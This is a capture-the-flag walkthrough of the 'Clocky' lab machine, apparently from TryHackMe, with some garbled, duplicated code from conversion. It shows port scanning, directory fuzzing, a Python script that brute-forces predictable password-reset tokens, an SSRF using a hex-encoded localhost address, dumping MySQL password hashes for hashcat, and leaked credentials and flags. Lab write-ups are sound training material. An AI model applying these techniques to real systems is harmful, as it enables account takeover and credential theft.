

# Clocky

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For me IP of the machine is : 10.10.24.240

Lets try pinging it

```
└─(pks㉿Kali)-[~/TryHackMe/Clocky]
$ ping 10.10.24.240 -c 5
PING 10.10.24.240 (10.10.24.240) 56(84) bytes of data.
64 bytes from 10.10.24.240: icmp_seq=1 ttl=60 time=166 ms
64 bytes from 10.10.24.240: icmp_seq=2 ttl=60 time=165 ms
64 bytes from 10.10.24.240: icmp_seq=3 ttl=60 time=155 ms
64 bytes from 10.10.24.240: icmp_seq=4 ttl=60 time=271 ms
64 bytes from 10.10.24.240: icmp_seq=5 ttl=60 time=167 ms

--- 10.10.24.240 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 154.870/184.956/271.055/43.278 ms
```

Alright lets try some port scanning

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Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.24.240 -o allPortScan.txt
```

```
(pks㉿Kali)-[~/TryHackMe/Clocky]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.24.240 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 21:41 IST
Warning: 10.10.24.240 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.24.240
Host is up (0.15s latency).

Not shown: 63542 closed tcp ports (conn-refused), 1989 filtered tcp ports (r
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

### ⚠ Warning

You might not see 8080 as one of the open port and thats fine its a part of the design i have solved this one already so this is like this

### 🔗 Open ports

```
PORt STATE SERVICE
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80/tcp open  http
8000/tcp open http-alt
8080/tcp open http-proxy
```

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80,8000,8080 10.10.14.240 -o
aggressiveScan.txt
```

```
(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ nmap -sC -sV -A -T5 -Pn -n -p 22,80,8000,8080 10.10.14.240 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 21:44 IST
Nmap scan report for 10.10.14.240
Host is up.

PORT      STATE     SERVICE      VERSION
22/tcp    filtered  ssh
80/tcp    filtered  http
8000/tcp  filtered  http-alt
8080/tcp  filtered  http-proxy

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

Not much in aggressive scan i guess lets try some directory fuzzing i guess

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## Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240 -t 200
```

```
(pks㉿Kali)-[~/TryHackMe/Clocky]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240/FUZZ -t 200
```

```
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```
:: Method          : GET
:: URL            : http://10.10.24.240/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 200
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
```

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```
_old           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
```

```
_old           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
_src           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
_mm            [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 166ms]
_stats         [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 166ms]
_media          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_files          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_img            [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_reports        [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_archive        [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
_net             [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 168ms]
_conf            [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 168ms]
_pages          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 169ms]
_common          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 169ms]
.bashrc          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 170ms]
_config          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 169ms]
_res             [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 174ms]
401              [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 177ms]
_scripts         [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 177ms]
_dev              [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 176ms]
```

All of em show as 403 so lets try an scan on port :8000

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.24.240:8000/FUZZ -t 200
```

```
(pks㉿Kali)-[~/TryHackMe/Clocky]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240:8000/FUZZ -t 200

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:: Method : GET
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:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

[Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 153ms]
robots.txt [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 157ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1328 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

### ✍ Directories on :8000


```
robots.txt [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 157ms]
```

Let get to the web application now i guess

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## Web Application :

Default port and page :



Lets see whats on port 8000



Alright lets see the `/robots.txt` on this

**First Flag :**

```
User-agent: *
Disallow: /*.sql$
Disallow: /*.zip$
Disallow: /*.bak$
```

Also it shows some disallowed entries lets try and search for those

```
🔗 Directory found
```

```
index.zip [Status: 200, Size: 1922, Words: 6, Lines: 11, Duration:  
154ms]
```

## Gaining Access :

It seems to download a file lets download it using curl

```
curl http://10.10.24.240:8000/index.zip --output index.zip
```

```
(pks㉿Kali)-[~/TryHackMe/Clocky]  
$ curl http://10.10.24.240:8000/index.zip --output index.zip  
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current  
          Dload  Upload Total Spent   Left Speed  
100  1922  100  1922    0      0  6357       0 --:--:-- --:--:-- --:--:--  6364  
  
(pks㉿Kali)-[~/TryHackMe/Clocky]  
$ ls  
aggressiveScan.txt  allPortScan.txt  index.zip  
  
(pks㉿Kali)-[~/TryHackMe/Clocky]  
$
```

Lets unzip it

```
(pks㉿Kali)-[~/TryHackMe/Clocky]  
$ unzip index.zip  
Archive: index.zip  
  inflating: app.py  
extracting: flag2.txt  
  
(pks㉿Kali)-[~/TryHackMe/Clocky]  
$ ls  
aggressiveScan.txt  allPortScan.txt  app.py  flag2.txt  index.zip  
  
(pks㉿Kali)-[~/TryHackMe/Clocky]  
$
```

## Flag 2 :

U can cat the flag2.txt for the flag 2

Alright moving on lets see the app.py now

```
# Not done with correct imports
# Some missing, some needs to be added
# Some are not in use...? Check flask imports please. Many are not needed
from flask import Flask, flash, redirect, render_template, request, session,
abort, Response
from time import gmtime, strftime
from dotenv import load_dotenv
import os, pymysql.cursors, datetime, base64, requests

# Execute "database.sql" before using this
load_dotenv()
db = os.environ.get('db')

# Connect to MySQL database
connection = pymysql.connect(host="localhost",
                             user="clocky_user",
                             password=db,
                             db="clocky",
                             cursorclass=pymysql.cursors.DictCursor)

app = Flask(__name__)

# A new app will be deployed in prod soon
# Implement rate limiting on all endpoints
# Let's just use a WAF...?
# Not done (16/05-2023, jane)
@app.route("/")
def home():
    current_time = strftime("%Y-%m-%d %H:%M:%S", gmtime())
    return render_template("index.html", current_time=current_time)

# Done (16/05-2023, jane)
```

```
@app.route("/administrator", methods=["GET", "POST"])
def administrator():
    if session.get("logged_in"):
        return render_template("admin.html")

    else:
        if request.method == "GET":
            return render_template("login.html")

        if request.method == "POST":
            user_provided_username = request.form["username"]
            user_provided_password = request.form["password"]

            try:
                with connection.cursor() as cursor:

                    sql = "SELECT ID FROM users WHERE
username = %s"
                    cursor.execute(sql,
(user_provided_username))

                    user_id = cursor.fetchone()
                    user_id = user_id["ID"]

                    sql = "SELECT password FROM
passwords WHERE ID=%s AND password=%s"
                    cursor.execute(sql, (user_id,
user_provided_password))

                    if cursor.fetchone():
                        session["logged_in"] = True
                        return

                redirect("/dashboard", code=302)

            except:
                pass

            message = "Invalid username or password"
            return render_template("login.html",
message=message)

# Work in progress (10/05-2023, jane)
# Is the db really necessary?
@app.route("/forgot_password", methods=["GET", "POST"])
def forgot_password():
```

```

        if session.get("logged_in"):
            return render_template("admin.html")

    else:
        if request.method == "GET":
            return render_template("forgot_password.html")

        if request.method == "POST":
            username = request.form["username"]
            username = username.lower()

        try:
            with connection.cursor() as cursor:

                sql = "SELECT username FROM users
WHERE username = %s"
                cursor.execute(sql, (username))

                if cursor.fetchone():
                    value =
datetime.datetime.now()
                    lnk = str(value)[-4] + " .
" + username.upper()

                    hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                    SET token=%s WHERE username = %s"
                    cursor.execute(sql, (lnk,
username))
                    connection.commit()

            except:
                pass

            message = "A reset link has been sent to your e-
mail"
            return render_template("forgot_password.html",
message=message)

# Done
@app.route("/password_reset", methods=["GET"])
def password_reset():
    if request.method == "GET":
        # Need to agree on the actual parameter here (12/05-2023,
jane)

```

```
        if request.args.get("TEMPORARY"):
            # Not done (11/05-2023, clarice)
            # user_provided_token =
request.args.get("TEMPORARY")

        try:
            with connection.cursor() as cursor:

                sql = "SELECT token FROM reset_token
WHERE token = %s"
                cursor.execute(sql,
(user_provided_token))
                if cursor.fetchone():
                    return
render_template("password_reset.html", token=user_provided_token)

            else:
                return "<h2>Invalid
token</h2>"

        except:
            pass

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# TURN OFF ONCE IN PROD!
# This can be very dangerous
# ref https://book.hacktricks.xyz/network-services-pentesting/pentesting-
web/werkzeug#pin-protected-path-traversal

# Use gunicorn?
if __name__ == "__main__":
    app.secret_key = os.urandom(256)
    app.run(host="0.0.0.0", port="8080", debug=True)
```

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            user_id = user_id["ID"]

            sql = "SELECT password FROM passwords WHERE ID=%s AND password=%s"
            cursor.execute(sql, (user_id, user_provided_password))

            if cursor.fetchone():
                session["logged_in"] = True
                return redirect("/dashboard", code=302)

        except:
            pass

        message = "Invalid username or password"
        return render_template("login.html", message=message)

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        with connection.cursor() as cursor:

            sql = "SELECT username FROM users WHERE username = %s"
            cursor.execute(sql, (username))

            if cursor.fetchone():
                value = datetime.datetime.now()
                lnk = str(value)[-4] + " " + username.upper()
                lnk = hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                sql = "UPDATE reset_token SET token=%s WHERE username = %s"
                cursor.execute(sql, (lnk, username))
                connection.commit()

    except:
        pass

    message = "A reset link has been sent to your e-mail"

```

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        return render_template("forgot_password.html", message=message)

# Done
@app.route("/password_reset", methods=["GET"])
def password_reset():
    if request.method == "GET":
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        try:
            with connection.cursor() as cursor:

                sql = "SELECT token FROM reset_token WHERE token = %s"
                cursor.execute(sql, (user_provided_token))
                if cursor.fetchone():
                    return render_template("password_reset.html", token=user_provided_token)

                else:
                    return "<h2>Invalid token</h2>"

        except:
            pass

    else:
```

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# ref https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug#pin-protected-path-traversal

# Use gunicorn?
if __name__ == "__main__":
    app.secret_key = os.urandom(256)
    app.run(host="0.0.0.0", port="8080", debug=True)
```

Now we do have some usernames here : `jane` and `clarice`

It reveal something is running on port 8080 lets see that

230% ☆

10.10.24.240:8080

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# Welcome to Clocky

We always tell the time

Home Time

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## Introduction to clocky

### We just want to tell the time...

If you've seen the 2014 movie Interstellar, this concept may seem familiar. The closer you are to a massive body—which, in the case of Interstellar, is a giant black hole—the slower time would pass for you.

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Why tell the time?

This may sound like the plot to some sci-fi, time-travel thriller, but it's actually a fact of human biology and the trickiness of time. Our brains don't perceive events until about 80 milliseconds until after they've happened. This fine line between the present and the past is part of the

Now lets do some directory fuzzing on this

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u  
http://10.10.24.240:8080/FUZZ -t 200
```

```
(pks㉿Kali) - [~/TryHackMe/Clocky]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.24.240:8080/FUZZ -t 200

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:: Method      : GET
:: URL         : http://10.10.24.240:8080/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
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:: Calibration   : false
:: Timeout       : 10
:: Threads       : 200
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

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administrator [Status: 200, Size: 6206, Words: 795, Lines: 310, Duration: 208ms]
dashboard [Status: 200, Size: 1609, Words: 669, Lines: 54, Duration: 156ms]
forgot_password [Status: 302, Size: 215, Words: 18, Lines: 6, Duration: 161ms]
[Status: 200, Size: 1516, Words: 647, Lines: 53, Duration: 158ms]
:: Progress: [4614/4614] :: Job [1/1] :: 497 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

### ✍ Directory on :8080

```
administrator [Status: 200, Size: 1609, Words: 669, Lines: 54,
Duration: 156ms]
dashboard [Status: 302, Size: 215, Words: 18, Lines: 6, Duration:
161ms]
forgot_password [Status: 200, Size: 1516, Words: 647, Lines: 53,
Duration: 158ms]
```

Lets see the /administrator

10.10.24.240:8080/administrator

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## Administrator login

Username  
\* <script>alert(1)</...>  
Password

Login

Login page (default creds didnt work btw)

/dashboard redirects to /administrator btw

Now lets see this forgot\_password now

10.10.24.240:8080/forgot\_password

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## Password reset

admin

Reset

A reset link has been sent to your e-mail

Also according to app.py their should be a page called /password\_reset too

The screenshot shows a web browser window with the URL `10.10.24.240:8080/password_reset`. The title bar of the browser includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and a search bar. The main content of the page is a large, bold, dark red header that reads "Invalid parameter".

Alright seeing the code there is thing called token here and we can probably brute force this here is the code

```
import requests
import hashlib
import datetime

usernames=
['root','admin','test','guest','info','adm','mysql','user','administrator','oracle','ftp','pi','puppet','ansible','ec2-user','vagrant','azureuser','jane','clarice']

#Correct username is administrator
for x in usernames:
    data={'username':x}
    requests.post('http://<IP-ADDR-HERE>/forgot_password',data=data)
#Change ip address
    value=datetime.datetime.now(datetime.timezone.utc)
    user1=x
    for i in range(10):
        time = str(value)[-14]+str(i)+"."
        for i in range(100):
            if(i<10):
                lnk = time+"0"+str(i)+" . " + user1.upper()
                lnk = hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                with open('hashes.txt','a') as hashes:
                    hashes.write(lnk+'\n')

            else:
                lnk = time+str(i)+" . " + user1.upper()
                lnk = hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                with open('hashes.txt','a') as hashes:
                    hashes.write(lnk+'\n')
```

```
print('Check hashes.txt')
```

```
└─(pks㉿Kali)-[~/TryHackMe/Clocky]  
└─$ python3 hashes.py
```

```
Check hashes.txt
```

```
└─(pks㉿Kali)-[~/TryHackMe/Clocky]  
└─$ tail hashes.txt
```

```
06d6308c263790ab4d4c295e93d0850dd1b4e821  
f45c4172ac3bfd2a603307ca8d355d57eb794ce7  
5dac8c306093e30d037130a5ba5b1f1ece6ba5e9  
bf7b078dfa6560d4b3c302999c2148ccb6dcde50  
e62e20cd189b361f4d5d629046812e6d29eece27  
d0423174931b3fcab0a3946b3383f67c24aa2b0f  
9cf4ddfbf0dd8b0eba987617357388e998eddd49  
540041518990fdc1db121ee5478b3cf36828ef2b  
6018bc9b91f7edd331a5c65083e563c23440d96b  
2dfdabe2b82a9bccbeeb04a5d983ef0a5bcb9663
```

So i tried running it in ffuf


I had to restart it once so my IP address is different now

So when u get this token of your own then u put in the url like

[http://10.10.24.240/password\\_reset?  
token=e5a4e1d1971f75272d38e2b16b413c8079862178](http://10.10.24.240/password_reset?token=e5a4e1d1971f75272d38e2b16b413c8079862178)

So mine expired so i got a new one here


now put in a new password here



Now login as administrator with that password

## Flag 3 :

Should be in front of you



Here is a location downloader i observer and found there might be SSRF using burp here to exploit this

Here im put out quick thing we need to use the hex notation of 127.0.0.1 which is `0x7f000001`

```
wfuzz -u 'http://10.10.127.0:8080/dashboard' -d  
'location=http://0x7f000001:80/FUZZ.FUZZZ' -H 'Cookie:  
session=eyJsb2dnZWRfaW4iOnRydWV9.ZsySyg.KVkoJh0eXl5SfsD4DAPsm0Pgk14' -w  
/usr/share/wordlists/dirbuster/directory-list-1.0.txt -w  
/usr/share/wordlists/seclists/Fuzzing/extensions-skipfish.fuzz.txt --hw 3
```

u can run this if u want i just guessed it is database.sql as it was obvious lets get that file now

## Flag 4

Here it is

```
#####
#
# Flag 4: THM{350020dc1a53e50e1e92bac2c
#
#####
CREATE DATABASE IF NOT EXISTS clocky;
USE clocky;

CREATE USER IF NOT EXISTS 'clocky_user'
GRANT ALL PRIVILEGES ON *.* TO 'clocky_'

CREATE USER IF NOT EXISTS 'clocky_user'
GRANT ALL PRIVILEGES ON *.* TO 'clocky_'
```

and we have an password here too

```
FOREIGN KEY (id) REFERENCES users(id) ;
```

```
INSERT INTO passwords (password) VALUES ("Th1s_1s_4_v3ry_s3cur3_p4ssw0rd");
```

```
/* Do we actually need this part anymore?
This updated app may not use this due to brute force attacks.
```

I checked and it is clarice password let login in using ssh

🔗 Ssh creds

Username : clarice

Password : Th1s\_1s\_4\_v3ry\_s3cur3\_p4ssw0rd

and we can

The list of available updates is more than a week old.  
To check for new updates run: sudo apt update

```
clarice@clocky:~$ id  
uid=1000(clarice) gid=1000(clarice) groups=1000(clarice)  
clarice@clocky:~$ █
```

## Flag 5

Here is flag 5

```
clarice@clocky:~$ ls -al  
total 48  
drwxr-xr-x 8 clarice clarice 4096 Oct 25 2023 .  
drwxr-xr-x 4 root root 4096 May 19 2023 ..  
drwxrwxr-x 4 clarice clarice 4096 Oct 25 2023 app  
lrwxrwxrwx 1 clarice clarice 9 Feb 25 2023 .bash_history → /dev/null  
-rw-r--r-- 1 clarice clarice 220 Feb 25 2020 .bash_logout  
-rw-r--r-- 1 clarice clarice 3771 Feb 25 2020 .bashrc  
drwx----- 2 clarice clarice 4096 May 18 2023 .cache  
-rw-rw-r-- 1 root root 38 May 18 2023 flag5.txt  
drwx----- 3 clarice clarice 4096 May 24 2023 .gnupg  
drwx----- 4 clarice clarice 4096 Feb 26 2023 .local  
-rw-r--r-- 1 clarice clarice 807 Feb 25 2020 .profile  
drwx----- 3 clarice clarice 4096 May 24 2023 snap  
drwx----- 2 clarice clarice 4096 Feb 22 2023 .ssh  
clarice@clocky:~$ █
```

## Vertical PrivEsc

I remember that app.py had been opening the env file for the password of the database lets check that

```
clarice@clocky:~$ cd app
clarice@clocky:~/app$ cat .env
db=seG3mY4F3tKCJ1Yj
clarice@clocky:~/app$
```

Lets login in mysql

✍ Mysql password

seG3mY4F3tKCJ1Yj

```
clarice@clocky:~/app$ mysql -u clocky_user -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.34-Ubuntu0.20.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Lets see the databases on here

```
mysql> show databases;
+-----+
| Database           |
+-----+
| clocky             |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+-----+
5 rows in set (0.01 sec)
```

```
mysql> █
```

Lets see the tables in this databases

```
| time_zone_transition          |
| time_zone_transition_type    |
| user                          |
+-----+
37 rows in set (0.00 sec)
```

```
mysql> █
```

This one is what we want

Now if u use the classic `select * from user;` this will not work correct  
to do this i got a script from hashcat documentation here :

[https://hashcat.net/wiki/doku.php?id=example\\_hashes#:~:text=SELECT%20user%20CONCAT\(%27%24mysql%27%2C%20SUBSTR\(a,authentication\\_string%2C1%2C3\)%2C%20LPAD\(CONV\(SUBSTR\(authentication\\_string%2C4%2C](https://hashcat.net/wiki/doku.php?id=example_hashes#:~:text=SELECT%20user%20CONCAT(%27%24mysql%27%2C%20SUBSTR(a,authentication_string%2C1%2C3)%2C%20LPAD(CONV(SUBSTR(authentication_string%2C4%2C)

```
3)%2C16%2C10)%2C4%2C0)%2C%27*%27%2CINSERT(HEX(SUBSTR(authentication_string%2C8))  
%2C41%2C0%2C%27*%27)%20AS%20hash%20FROM%20user%20WHERE%20plugin%20%3D%20%27cach  
ing_sha2_password%27%20AND%20authentication_string%20NOT%20LIKE%20%27%25INVALIDS  
ALTANDPASSWORD%25%27%3B
```

This is it :

```
SELECT user, CONCAT('$mysql', SUBSTR(authentication_string,1,3),  
LPAD(CONV(SUBSTR(authentication_string,4,3),16,10),4,0),'*',INSERT(HEX(SUBST  
R(authentication_string,8)),41,0,'*)) AS hash FROM user WHERE plugin =  
'caching_sha2_password' AND authentication_string NOT LIKE  
'%INVALIDSALTANDPASSWORD%';
```

Let run this

```
mysql> SELECT user, CONCAT('$mysql', SUBSTR(authentication_string,1,3), LPAD(CONV(SUBSTR(authentication_string,4,3),16  
,10),4,0),'*',INSERT(HEX(SUBSTR(authentication_string,8)),41,0,'*)) AS hash FROM user WHERE plugin = 'caching_sha2_pa  
ssword' AND authentication_string NOT LIKE '%INVALIDSALTANDPASSWORD%';  
+-----+-----+  
| user | hash |  
+-----+-----+  
| clocky_user | $mysql$A$0005*077E1B6B675D350F43505D1C686D12566C08635A*5566386F49543936423756525A6851696273556853  
6535654B62486D344C71316B7338707A78446B4E4D39 |  
| dev | $mysql$A$0005*0D172F787569054E322523067049563540383D17*6F31786178584431332F4D6830726C6C6F652F5771  
636D6D6142444D46367237776A764647676F54536142 |  
| clocky_user | $mysql$A$0005*63671A7C5C3E425E3A0C794352306B531456162B*58774E44786D326C4443557334A39353531676A6C  
566D4F5A395A39684832537A61696C786D32566B4C2E |  
| debian-sys-maint | $mysql$A$0005*456268331A4E3561236636480E4D3F78462A7553*716A4E626255594769744712F79464C4D384C6261  
754468333517472615161455479366E5A5774576332 |  
| dev | $mysql$A$0005*1C160A38777C5121134E5D725A58216D5A1D5C3F*6F6B2F577851456465524C4E677158705745663473  
4A6F6E5A656361774655697A4438466F6B654935462E |  
+-----+-----+  
5 rows in set (0.00 sec)
```

Lets crack this in hashcat it should auto-detect with this one

```
hashcat -a 0 hash /usr/share/wordlists/rockyou.txt
```

Got the root password

```
$mysql$A$005*0D172F787569054E3  
36142:armadillo
```

Lets login in as root

## Flag 6

Here is flag6

```
clarice@clocky:~/app$ su root
Password:
root@clocky:/home/clarice/app# ls /root
flag6.txt  snap
root@clocky:/home/clarice/app#
```

Thanks for Reading :)